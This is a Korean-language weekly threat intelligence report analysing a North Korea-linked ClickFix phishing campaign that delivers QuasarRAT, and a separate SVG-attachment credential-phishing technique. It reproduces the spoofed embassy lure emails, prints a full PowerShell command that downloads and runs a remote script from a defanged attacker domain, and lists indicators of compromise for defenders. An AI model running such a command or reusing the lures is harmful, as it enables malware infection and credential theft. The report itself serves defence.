SECUI

2025 년 4 월 넷째 주, 위협 동향 보고서
(Threat Intelligence Report)

– 목 차 –

1 2025 년 4 월 넷째 주, 최신 위협 현황


1.1 북한 배후 공격 그룹의 ClickFix 전술

1.1.1 키워드 및 요약

+ 키워드: TA427, Phishing, QuasarRAT
+ 요약: 북한 배후의 공격 그룹 TA427 의 개인을 대상으로 하는 ClickFix 전술

1.1.2 위협 설명

+ 최근, 사이버 보안 기업 Proofpoint 는 싱크탱크 부문에서 5 개 미만의 조직에 소속된 개인을 공격 대상으로 삼는 "TA427"이라는 공격 그룹을 처음 발견함.
+ TA427 은 Kimsuky 또는 Emerald Sleet 이라고 부르는 공격 그룹의 활동과 겹침.
+ TA427 은 북한 문제를 담당하는 공격 대상에게 스푸핑[1]한 발신자를 사용한 회의 요청을 통해 초기 접촉을 시도.
+ 이전 활동과 마찬가지로, 대상과 소통하고 신뢰를 쌓기 위한 짧은 대화 후, 공격자는 공격 대상을 공격자가 제어하는 사이트로 유도하여 PowerShell 명령을 실행하도록 유도.
+ 이 공격은 최종적으로 상용 악성코드인 QuasarRAT 의 최종 페이로드로 이어짐.




[ClikFix 공격 개요도]

[1] **스푸핑(Spoofing)**: 공격자가 다른 사람 또는 다른 대상을 사칭하여 상대방의 신뢰를 얻으려 하는 행위

1.1.3 위협 분석

+ 2025 년 2 월, TA427 은 일본 외교관으로 위장하여 공격 대사에게 이메일을 보내 워싱턴 D.C.에 있는 미국 대사관에서 미국 주재 일본 대사인 야마다 시게오 대사와의 회동을 주선해달라고 요청함.



On Thu, Feb 6, 2025 at 3:10 PM Ebata, Yasuyuki <yasuyuki.ebata21@proton.me> wrote:

Dear [redacted]

I hope 2025 brings health, happiness, and success to you.

This is Yasuyuki Ebata form Japanese Embassy. I am writting because our Ambassador Shigeo Yamada(bio attached) would like to meet with you. This meeting is following the personal wishes of Mr. Yamada and we would greatly value the opportunity to exchange perspectives with you.

If available, please let me know possible dates next week. I will coordinate with Mr. Yamada to arrange a suitable time. If you already have prior commitments, please don't hesitate to suggest alternative dates.

If you have any questions or need further information, please don't hesitate to contact me anytime.

I look forward to hearing from you soon.


Thanks.

Best regards,

Yasuyuki Ebata
Second secretary
Japanese Embassy in the United States

[공격에 사용된 이메일]

+ 해당 이메일에는 "Letter from Ambassador Cho Hyun-Dong.pdf(번역: 조현동 대사 서한.pdf)" "[Japanese Embassy] Meeting Request(번역: [일본 대사관] 면담 요청)"이라는 제목의 정상적인 첨부 파일이 포함되어 있음.
+ 이후 공격자는 공격 대상의 개인 및 업무용 이메일 계정과 메일을 주고 받았고, 이를 통해 악성 이메일을 추가로 발송.



Re: [Japanese Embassy] Meeting Request

EY Ebata, Yasuyuki <yasuyuki.ebata21@proton.me> Today at 9:38 AM

To: [redacted]

To 35 [redacted]

Download • Preview

Dear [redacted]

I understand. Feb 13 at 2 PM works best fot the Ambassador. We will invite you to the embassy. Please let me know if you have any other thoughts.

I am attaching the letter from the Ambassador to the Director(including Questionnaire). Please note that it contains some personal opinions from the Ambassador, so if you require a printed version, I kindly ask you to consider this.

If you could send me some brief comments on the questionnaire before our meeting, it would help us finalize specific topics and lead to a more productive discussion.


I look forward to your response.

Best regards,

Yasuyuki Ebata

[악성 파일이 첨부된 이메일]

+ 공격자가 보낸 이메일 답변으로는, 대상의 이름을 제목으로 사용한 PDF 첨부 파일이 포함되어 있었고, 해당 PDF 에는 보안 드라이브라고 주장하는 동적 DNS 도메인의 하위 도메인을 사용하는 랜딩 페이지로 연결되는 링크가 포함되어 있음.



外務省
Ministry of Foreign Affairs of Japan

Shigeo Yamada
Ambassador
Japanese Embassy in the United States
February 9, 2025

Dear

I would like to request a meeting to engage in a deeper discussion based on your expertise and insights in light of the worsening nuclear crisis in Northeast Asia.

I hope to broaden our perspectives and gain valuable insights through an exchange of ideas with you. Below, I've outlined a few questions I would like to address during our meeting, which reflect my personal views.

[Secure Sharing] Questionnaire.

I look forward to a meaningful and informal conversation with you.

Thanks.

Best regards,
Shigeo Yamada

[악성 링크가 포함된 PDF 파일]

+ 랜딩 페이지에는 "Questionnaire.pdf"라는 가짜 PDF 파일이 호스팅 되어있음.

在アメリカ合衆国日本国大使館
Embassy of Japan in the United States of America

Secure Drive

セキュリティ文書

この文書は登録された内部文書です【ダウンロード禁止】

Questionnaire.pdf

[가짜 PDF 파일이 호스팅된 페이지]

+ 공격 대상이 PDF 파일 다운로드를 시도하면, 다른 페이지로 이동하게 되고, 팝업 알림창이 생성되어 사용자에게 문서를 보려면 등록하라는 메시지를 표시.

[팝업 알림 창]


+ 사용자가 등록 버튼을 클릭하면 아래와 같이 등록 방법에 대한 지침과 함께 코드를 입력하라는 팝업이 추가로 생성됨.

[PowerShell 명령을 실행하기 위한 코드 및 지침]

+ 사용자는 지침 대로 터미널에 아래와 같은 PowerShell 명령이 포함된 등록 코드를 수동으로 복사하여 붙여넣고, 실행하게 됨.

```
powershell -windowstyle hidden -Command iwr "hxxps[:]//securedrive[.]fin-tech[.]com/docs/en/t.vmd" -OutFile "$env:TEMP₩p"; $c=Get-Content -Path "$env:TEMP₩p" -Raw; iex $c; 3Z5TY-76FR3-9G87H-7ZC56
```

+ ClickFix[2] PowerShell 명령은 원격으로 호스팅되는 두 번째 PowerShell 명령을 가져와 실행하는데, 이 명령은 위에서 언급된 악성 PDF 파일(Questionnaire.pdf)을 사용자에게 아래와 같이 표시함.
+ 해당 문서는 일본 외무성에서 발행한 것으로 추정되며, 동북아시아의 핵 확산 및 정책에 관한 질문이 포함되어 있음.



外務省
Ministry of Foreign Affairs of Japan

1. In light of the escalating arms race among Northeast Asian countries, how do you assess the possibilities and limitations of multilateral cooperation? Specifically, what forms of multilateral collaboration do you believe could be most effective?
2. What are your thoughts on the current status of the Nuclear Non-Proliferation Treaty (NPT) regime and its overall effectiveness?
3. How do you believe the revision of Russia's nuclear doctrine, extending beyond the battlefield in Ukraine, will impact security in Northeast Asia?
4. What changes do you anticipate in China's nuclear policy over the next decade?
5. What is your perspective on the interaction between North Korea's nuclear development goals and the international community's responses? Given the current situation, what do you consider to be the most realistic approach to addressing the North Korean nuclear issue?
6. When the international community raises concerns about China's human rights issues, how do you think this affects China's stance on the North Korean nuclear problem?

[가짜 PDF 파일 Questionnaire.pdf]

+ 두 번째 PowerShell 스크립트는 temp.vbs 라는 VBS 스크립트를 생성했는데, 이 스크립트는 "Update-out-of-date-20240324001883765674"라는 예약된 작업에 의해 실행됨.
+ 또한, "Update-out-of-date-20240324001883765675"라는 두 번째 예약된 작업도 생성되어 20 분마다 VBS 스크립트를 실행하는데, 실행되는 VBS 스크립트는 확인되지 않아, 이 작업의 목적은 불분명함.

[2] **ClickFix**: 사용자에게 복사-붙여넣기를 유도하여 직접 악성코드를 실행하게 만드는 사회공학기법

+ 이 체인은 예약된 작업 실행 이후 더 이상 실행되지 않았지만, 2025 년 1 월에 발견된 또 다른 체인은 매우 유사한 경로를 따름.
+ 이 경우, 첫 번째 예약된 작업은 최종적으로 두 개의 배치 스크립트를 다운로드했고, 이 스크립트는 두 개의 새로운 PowerShell 스크립트와 난독화된 페이로드를 생성하고 디코딩함.
+ 두 번째 배치 스크립트는 새로 생성된 PowerShell 스크립트를 실행하여 Base64 및 XOR 로 인코딩된 QuasarRAT 페이로드를 디코딩함.
+ 이 페이로드는 80 포트를 통해 C2 서버 IP 주소 38.180[.]157.197 과 통신함.
+ TA427 은 감염 경로에 새로운 기법을 도입했지만, 공개적으로 사용 가능한 도구인 QuasarRAT 를 최소 4 년 동안 사용해옴.

+ 전송 인프라에 대한 추가 조사 결과, 대체로 유사한 주제를 가진 여러 다른 서버와 스테이진 URL 이 발견됨.
+ 또한, TA427 이 이 캠페인에서 한국어, 영어, 일본어 컨텐츠를 사용했으며, 이는 스푸핑된 발신자에 맞춰 맞춤 설정된 것으로 확인됨.

[가짜 보안 드라이브 페이지]

+ TA427 은 이 캠페인에 동적 DNS(DDNS) 서비스를 사용했는데, 주로 한국에 위치한 서버에서 호스팅되었으며, 이 서버는 이미 공격자에게 점유되었을 가능성이 존재.
+ 모든 사례에서 공격자는 FreeDNS 또는 No-IP DDNS 서비스를 사용했으며, 보안 드라이브 또는 계정 프로필을 하위 도메인으로 스푸핑함.
+ 이 활동과 관련된 모든 인프라는 2025 년 1 월 이전에 구축된 것으로 확인됨.
+ 같은 달, Microsoft 는 TA427 의 ClickFix 감염 경로의 변종을 발견했는데, 이는 장치를 등록하고 PowerShell 명령을 실행하는 URL 을 포함함.
+ 이 변종에서 코드는 브라우저 기반 원격 데스크톱 도구를 설치하고 피해자 장치를 등록하는 데 사용되는 인증서와 PIN 을 다운로드함.
+ TA427 은 몇 주 동안 여러 버전으로 ClickFix 기법을 시도하다가 다시 검증된 기법으로 돌아갔을 가능성이 높음.

1.1.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator		
IP	115.92[.]4.123	121.179[.]161.230	121.179[.]161.231
	172.86[.]111.75	210.179[.]30.213	221.144[.]93.250
	118.194[.]228.184	14.34[.]85.86	38.180[.]157.197
	80.66[.]66.197	5.231[.]4.94	
Email	yasuyuki.ebata21@proton[.]me	eunsoolim29@gmail[.]com	
	support@microsoftonlines[.]com	microsoftonlines[.]com	
Domain	securedrive.networkguru[.]com	securedrive.dob[.]jp	
	securedrive.servehttp[.]com	accounts-porfile.serveirc[.]com	
	securedrive-mofa.servehttp[.]com	account-profile.servepics[.]com	
	login-accounts.servehttp[.]com	freedrive.servehttp[.]com	
	accounts-myservice.servepics[.]com	e-securedrive.mofa.mtomtech.co[.]kr	
	securedrive.netsecgroup[.]com	securedrive.root[.]sx	
	securedrive.privatedns[.]org	myaccounts-profile.servehttp[.]com	
	drive.us-dos.securitel[.]com	undocs.myvnc[.]com	
	securedrive.fin-tech[.]com	undocs.servehttp[.]com	
	securedrive.opticalize[.]com	raedom[.]store	
	mail.ukrtelecom[.]eu	office[.]rsvp	
	ukrtelecom[.]eu	ukrtelecom[.]com	
URL	hxxps[:]//securedrive[.]root[.]sx:8443/us[.]emb-japan[.]go[.]jp/doc/eh		
	hxxps[:]//securedrive[.]root[.]sx:8443/us[.]emb-japan[.]go[.]jp/doc/eh/alert		
	hxxps[:]//securedrive[.]root[.]sx:8443/us[.]emb-japan[.]go[.]jp/doc/eh/register		
	hxxps[:]//securedrive[.]fin-tech[.]com/docs/en/		
	hxxps[:]//securedrive[.]fin-tech[.]com/docs/en/alert		
	hxxps[:]//securedrive[.]fin-tech[.]com/docs/en/register		

	hxxps[:]//securedrive[.]fin-tech[.]com/docs/en/t.vmd
	hxxps[:]//securedrive[.]fin-tech[.]com/docs/en/src/pdf_0.pdf
	hxxps[:]//securedrive[.]fin-tech[.]com/docs/en/src/resp.php
	hxxps[:]//raedom[.]store/[REDACTED]/demo.php?ccs=cin
	hxxps[:]//bit-albania[.]com/[REDACTED]/demo.php?ccs=cin
	hxxps[:]//office[.]rsvp/fin?document=2hg6739jhngdf7892w0p93u4yh5g
FileHash-SHA256	06816634fb019b6ed276d36f414f3b36f99b845ddd1015c2b84a34e0b8d7f083
	0ff9c4bba39d6f363b9efdfa6b54127925b8c606ecef83a716a97576e288f6dd
	18ee1393fc2b2c1d56d4d8f94efad583841cdf8766adb95d7f37299692d60d7d
	e410ffadb3f5b6ca82cece8bce4fb378a43c507e3ba127ef669dbb84e3c73e61
	78aa2335d3e656256c50f1f2c544b32713790857998068a5fa6dec1fb89aa411
	07a45c7a436258aa81ed2e770a233350784f5b05538da8a1d51d03c55d9c0875
	f9536b1d798bee3af85b9700684b41da67ff9fed79aae018a47af085f75c9e3e
	85db55aab78103f7c2d536ce79e923c5fd9af14a2683f8bf290993828bddeb50
	bfb11abb82ab4c788156df862a5cf4fa085f1ac3203df7a46251373d55cc587c
	8a8c57eedca1bd03308198a87cae7977d3c385f240c5c62ac7c602126a1a312f

1.1.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.1.6 참고 자료

- https://www.proofpoint.com/us/blog/threat-insight/around-world-90-days-state-sponsored-actors-try-clickfix

1.2 SVG 파일을 사용한 새로운 피싱 공격

1.2.1 키워드 및 요약

+ 키워드: Phishing, SVG
+ 요약: SVG 파일 내의 HTML 코드를 활용한 새로 발견된 피싱 공격

1.2.2 위협 설명

+ 피싱 공격에서 공격자들은 보통 겉으로 보이게 안전한 링크에 악성 웹 사이트 주소를 넣거나, PDF 에 링크를 삽입하거나, 피싱 사이트 전체를 호스팅하거나, 자바스크립트를 사용하여 실행하는 HTML 첨부 파일을 전송하는 등의 URL 리다이렉션 전략을 사용함.
+ 최근, 공격자가 일반적으로 이미지 저장에 사용되는 SVG 형식의 첨부 파일을 배포하는 새로운 공격 방식이 확인됨.

1.2.3 위협 분석

+ SVG(Scalable Vector Gaphics)는 XML 을 사용하여 2 차원 벡터 그래픽을 표현하는 형식으로, 이미지 뷰어 소프트웨어에서 열었을 때, 아래와 같이 표시되는 이미지가, 텍스트 편집기에서 열면 이미지를 설명하는 XML 마크업을 확인 가능.

[예시 SVG 파일을 이미지 뷰어로 열었을 때]


```
<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 100 100">
  <path d="M25,7l28,36l40-18l-36,25l19,44l-27-37l-41,17l36-26z" fill="#cfc"/>
  <ellipse cx="50" cy="50" rx="32" ry="30" stroke="#fc0" fill="none" stroke-width="11"/>
  <path d="M63,2l-7,43l42,17l-45-6l-16,42l7,-45l-42-16l45,6z" fill="#3cc"/>
</svg>
```

[예시 SVG 파일을 텍스트 편집기로 열었을 때]

+ SVG 는 XML 기반이므로, JPEG 나 PNG 와 달리 JavaScript 와 HTML 을 지원함.
+ 따라서 디자이너는 텍스트, 수식, 인터랙티브 요소와 같은 비그래픽 컨텐츠를 더 쉽게 작업이 가능.
+ 그러나 공격자는 이미지 파일 내에 피싱 페이지로 연결되는 스크립트를 삽입하여 이를 악용하는 중.


[HTML 코드가 포함된 샘플 SVG 파일]

+ 2025 년 초, HTML 첨부 파일을 사용한 것으로 보이지만, SVG 파일을 첨부파일로 사용하는 피싱 이메일이 확인됨.



[SVG 파일이 첨부된 피싱 이메일]

+ 이메일의 소스 코드 확인 결과, 첨부 파일의 Content-Type 은 이미지로 확인됨.




[이메일 소스코드에서 확인된 파일 정보]

+ 그러나 텍스트 편집기에서 해당 파일을 열면, 기본적으로 벡터 그래픽에 대한 언급이 없는 HTML 페이지인 것을 확인 가능.


[SVG 파일의 소스 코드]

+ 브라우저에서 이 파일은 오디오 파일을 가리키는 링크가 있는 HTML 페이지로 표시됨.




[HTML 로 실행한 SVG 파일]

+ 링크 클릭 시, 사용자는 Google Voice 로 위장한 피싱 페이지로 이동됨.



[Google Voice 를 모방한 피싱 페이지]

+ 페이지 상단의 오디오 트랙은 정적인 이미지이며, "Play Audio" 버튼 클릭 시, 사용자를 회사 이메일 로그인 페이지로 리다이렉트시켜, 공격자가 사용자의 자격 증명을 탈취할 수 있도록 함.

